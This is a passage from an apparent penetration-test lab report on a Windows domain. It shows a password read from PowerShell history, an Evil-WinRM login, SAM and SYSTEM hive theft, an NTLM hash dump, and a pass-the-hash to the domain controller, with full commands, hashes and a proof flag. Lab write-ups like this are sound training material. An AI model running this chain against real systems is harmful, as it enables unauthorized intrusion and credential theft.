Evil-WinRM PS C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine> dir

```
    Directory: C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          3/2/2023   2:54 AM            106 ConsoleHost_history.txt
-a----        11/21/2022   2:40 AM             88 ConsoleHost_history.txt.1
```

Evil-WinRM PS C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine> type ConsoleHost_history.txt

```
C:\users\support\admintool.exe hghgib6vHT3bVWf cmd
C:\users\support\admintool.exe cmd
shutdown /r /t 7
```

4.2 MS02- 10.10.171.154

4.2.1 Initial Access – Evil-WinRM login spray

Steps to reproduce the attack: Reviewing the exposed powershell history file, it is used to interact and authenticate into the admintool.exe utility which [REDACTED] established needed administrator authentication from MS01, simply authenticating with administrator as username and the exposed plaintext password as password yields command execution over proxychains

```
└──$ proxychains evil-winrm -i 10.10.171.154 -u 'administrator' -p 'hghgib6vHT3bVWf'
```

```
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.171.154:5985  ...  OK
```

```
*Evil-WinRM* PS C:\Users> whoami
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.171.154:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.171.154:5985  ...  OK
ms02\administrator
*Evil-WinRM* PS C:\Users> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.10.171.154
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.171.254
```

4.2.2 Post Exploitation

Enumerating the system, [REDACTED] discovered windows.old windows backup file, Navigating to C:\windows.old\Windows\System32, [REDACTED] discovered SAM and SYSTEM file which can be decoded into user password hashes

```
*Evil-WinRM* PS C:\windows.old\Windows\System32> download SAM
```

```
Info: Downloading C:\windows.old\Windows\System32\SAM to SAM

Info: Download successful!
```

```
*Evil-WinRM* PS C:\windows.old\Windows\System32> download SYSTEM
```

```
Info: Downloading C:\windows.old\Windows\System32\SYSTEM to SYSTEM

Info: Download successful!
```

Decoding the files using pwdump.py yields tom_admin's NTLM hash which is the domain admin

```
└──$ /usr/share/creddump7/pwdump.py SYSTEM SAM
```

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:acbb9b77c62fdd8fe5976148a933177a:::
tom_admin:1001:aad3b435b51404eeaad3b435b51404ee:4979d69d4ca66955c075c41cf45f24dc:::
Cheyanne.Adams:1002:aad3b435b51404eeaad3b435b51404ee:b3930e99899cb55b4aefef9a7021ffd0:::
David.Rhys:1003:aad3b435b51404eeaad3b435b51404ee:9ac088de348444c71dba2dca92127c11:::
Mark.Chetty:1004:aad3b435b51404eeaad3b435b51404ee:92903f280e5c5f3cab018bd91b94c771:::
```

4.3 DC01 – 10.10.171.152

4.3.1 Initial Access

Using the impacket-psexec pass the hash attack tool over proxychains which utilizes the reverse port forwarding tunnel established on MS01, [REDACTED] was able to authenticate into the Domain Controller as the domain administrator

```
└──$ proxychains impacket-psexec -hashes
aad3b435b51404eeaad3b435b51404ee:4979d69d4ca66955c075c41cf45f24dc
tom_admin@10.10.171.152
```

Proof.txt content

```
C:\Users\Administrator\Desktop> type proof.txt
ee03a4b0ecdcd428634980a11488d5f4

C:\Users\Administrator\Desktop> whoami
nt authority\system

C:\Users\Administrator\Desktop> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.10.171.152
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.171.254
```